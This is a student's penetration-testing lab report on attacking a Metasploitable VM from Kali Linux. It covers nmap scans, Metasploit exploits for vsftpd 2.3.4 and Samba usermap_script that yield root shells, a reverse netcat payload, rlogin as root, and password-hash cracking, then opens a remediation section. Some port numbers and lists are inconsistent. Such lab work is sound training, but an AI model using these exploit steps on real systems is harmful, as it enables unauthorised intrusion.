Network Penetration Testing with Real-World Exploits and Security Remediation

Name : Nohit Singh Chouhan
ERP : 6602421
Course : B.Tech IT
Semester : 6th
Date : 18/05/2025

Project Overview

Introduction:

This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

Theory about the project:

Network penetration testing is the process of evaluating a system's network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases :

- Reconnaissance: Gathering information about the target.
- Scanning & Enumeration: Actively probing to find open ports, services, and vulnerabilities.
- Exploitation: Gaining unauthorized access using known exploits.
- Post-Exploitation: Activities like privilege escalation or data access.Remediation: Providing security measures to patch vulnerabilities.

Project requirements:

Two Operating System :

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details:

Kali Linux	The attacker machine, containing pre-installed penetration testing tools.
Metasploitable	A vulnerable machine to practice attacks on.
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.


Tasks:

Network Scanning

Task 1 : Basic Network Scan

- nmap -v 192.168.232.129

Output :




```
Discovered open port 80/tcp on 192.168.232.129
Discovered open port 5900/tcp on 192.168.232.129
Discovered open port 21/tcp on 192.168.232.129
Discovered open port 445/tcp on 192.168.232.129
Discovered open port 22/tcp on 192.168.232.129
Discovered open port 111/tcp on 192.168.232.129
Discovered open port 23/tcp on 192.168.232.129
Discovered open port 8009/tcp on 192.168.232.129
Discovered open port 512/tcp on 192.168.232.129
Discovered open port 2049/tcp on 192.168.232.129
Discovered open port 513/tcp on 192.168.232.129
Discovered open port 6000/tcp on 192.168.232.129
Discovered open port 1099/tcp on 192.168.232.129
Discovered open port 6667/tcp on 192.168.232.129
Discovered open port 5432/tcp on 192.168.232.129
Discovered open port 2121/tcp on 192.168.232.129
Discovered open port 1524/tcp on 192.168.232.129
Discovered open port 514/tcp on 192.168.232.129
Discovered open port 8180/tcp on 192.168.232.129
Completed SYN Stealth Scan at 10:06, 4.26s elapsed (1000 total ports)
Nmap scan report for 192.168.232.129
Host is up (0.0042s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.52 seconds
           Raw packets sent: 1982 (87.180KB) | Rcvd: 240 (9.704KB)
```

Task 2 : Reconnaissance

1. **Scanning for hidden Ports :**
   - nmap -v -p- 192.168.232.129

output :



```
Nmap scan report for 192.168.232.129
Host is up (0.00026s latency).
Not shown: 65373 filtered tcp ports (no-response), 133 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
32927/tcp open  unknown
42090/tcp open  unknown
44113/tcp open  unknown
50366/tcp open  unknown

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 977.82 seconds
           Raw packets sent: 197188 (8.673MB) | Rcvd: 178535 (7.142MB)
```


Total Hidden Ports = 7

List of hidden ports :

1. 8787
2. 3632
3. 6697
4. 34230
5. 44040
6. 49097
7. 56462

2. **Service Version Detection :**
   - nmap -v -sV 192.168.232.129

output :




```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

3. Operating System Detection:

- nmap -v -O 192.168.232.129

output :



```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
Aggressive OS guesses: Actiontec MI424WR-GEN3I WAP (96%), DD-WRT v24-sp2 (Linux 2.4.37) (96%), Linux 3.2 (94%), Linux 4.4 (93%),
dows XP SP3 (90%), VMware Player virtual NAT device (88%), BlueArc Titan 2100 NAS device (86%)
No exact OS matches for host (test conditions non-ideal).
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.32 seconds
           Raw packets sent: 2930 (132.412KB) | Rcvd: 2588 (104.180KB)
```

Want to know more about Kali? Search for it here!
Documentation
Kali Tools
Check out what's new in the latest release of Kali Linux!

Task 3 : Enumeration

Target IP Address – 192.168.232.129

MAC Address – 00:0c:29:1f:e6:99 (VMware)

Device type - General Purpose

Running - Linux 2.4.X

OS CPE - cpe:/o:linux:linux_kernel:2.4.37

OS details - DD-WRT v24-sp2 (Linux 2.4.37)

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE	VERSION
21/tcp	open ftp	vsftpd	2.3.4
22/tcp	open ssh	OpenSSH	4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open telnet	Linux	telnetd
25/tcp	open smtp	Postfix	smtpd
53/tcp	open domain	ISC BIND	9.4.2
80/tcp	open http	Apache httpd	2.2.8 ((Ubuntu) DAV/2)
111/tcp	open rpcbind	2	(RPC #100000)
139/tcp	open netbios-ssn	Samba smbd	3.X - 4.X
445/tcp	open netbios-ssn	Samba smbd	3.X - 4.X

512/tcp	open exec		
513/tcp	open login		
514/tcp	open shell		
1099/tcp	open java-rmi	GNU Classpath	rmiregistry
1524/tcp	open bindshell	Metasploitable	root shell
2049/tcp	open nfs	2-4	(RPC #100003)
2121/tcp	open ccpoxy-ftp?		
3306/tcp	open mysql	MySQL	5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB	8.3.0 - 8.3.7
5900/tcp	open vnc	VNC	(protocol 3.3)
6000/tcp	open x11		(access denied)
6667/tcp	open irc	UnrealIRCd	
8009/tcp	open ajp13	Apache Jserv	(Protocol v1.3)
8180/tcp	open http	Apache Tomcat/Coyote JSP engine	1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)


1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
2. 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
3. 6697/tcp open irc UnrealIRCd
4. 34230/tcp open java-rmi GNU Classpath grmiregistry
5. 44040/tcp open mountd 1-3 (RPC #100005)
6. 49097/tcp open nlockmgr 1-4 (RPC #100021)
7. 56462/tcp open status 1 (RPC #100024)

Task 4 : Exploitation of Services

1. vsftpd 2.3.4 (Port 21 – FTP)

- msfconsole
- use exploit /unix/ftp/vsftpd_234_backdoor
- set RHOST 192.168.232.129
- set RPORT 21
- run

output :




```
msf6 > use exploit /unix/ftp/vsftpd_234_backdoor

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

[*] Using exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.232.129
RHOST ⇒ 192.168.232.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.232.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.232.129:21 - USER: 331 Please specify the password.
[+] 192.168.232.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.232.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.23.128:38265 → 192.168.232.129:6200) at 2025-05-17 13:03:37 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

2. SMB 3.0.20-Debian (Port 443)

- msfconsole
- search smb version
- use auxiliary/scanner/smb/smb_version
- use exploit/multi/samba/usermap_script
- show options
- set RHOST 192.168.232.129
- run

output :




```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.232.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.232.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.232.128:4444
[*] Command shell session 2 opened (192.168.232.128:4444 → 192.168.232.129:49410) at 2025-05-17 14:06:11 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

3. Exploiting R Services (Port 512,513,514)

- nmap -p 512,513,514 -sC -sV --script=vuln 192.168.232.129
- rlogin -l root 192.168.232.129

output :




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 512,513,514 -sC -sV --script=vuln 192.168.232.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 14:09 EDT
Nmap scan report for 192.168.232.129
Host is up (0.0015s latency).

PORT    STATE SERVICE VERSION
512/tcp open  exec    netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell   Netkit rshd
MAC Address: 00:0C:29:1F:E6:99 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.75 seconds

┌──(kali㉿kali)-[~]
└─$ rlogin -l root 192.168.232.129
Last login: Sat May 17 13:47:07 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Task 5 : Create User with Root Permission

- adduser **nohit**
- password **nohit**
- sudo usermod -aG sudo nohit
- cat /etc/passwd | grep nohit
- nohit:x:1002:1002:,,,:/home/nohit:/bin/bash
- sudo cat /etc/shadow | grep nohit
- nohit:$y$j9T$pG6kMMG41no7fxpz8B9xq1$Qs/DLzrL/OYJ7T8Laj3pDoft/rGRjJyEJGg3vVxHLb2


Task 6 : Cracking Password Hashes

- nano nohit.txt



```
┌──(kali㉿kali)-[~]
└─$ cat nohit.txt
nohit:$y$j9T$pG6kMMG41no7fxpz8B9xq1$Qs/DLzrL/OYJ7T8Laj3pDoft/rGRjJyEJGg3vVxHLb2
```

- john --format=crypt nohit.txt
- john --show nohit.txt



```
┌──(kali㉿kali)-[~]
└─$ john --format=crypt nohit.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~]
└─$ john --show  nohit.txt
nohit:nohit

1 password hash cracked, 0 left
```

Task 7 : Remediation

1. FTP Service (vsftpd)

Current Version : vsftpd 2.3.4

Latest Version : vsftpd 3.0.5 (as of 2025)

Vulnerability: Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.

CVE: CVE-2011-2523

Reference: https://www.youtube.com/watch?v=G7nIWUMvn0o

Remediation:

- Option 1: Upgrade to vsftpd 3.0.5
- Option 2: Disable FTP and use more secure alternatives like SFTP (via SSH)

1. SMB 3.0.20-Debian (Port 443)

- **Service:** Samba SMB
- **Current Version:** 3.0.20
- **Latest Version:** Samba 4.20.1 (as of May 2025)

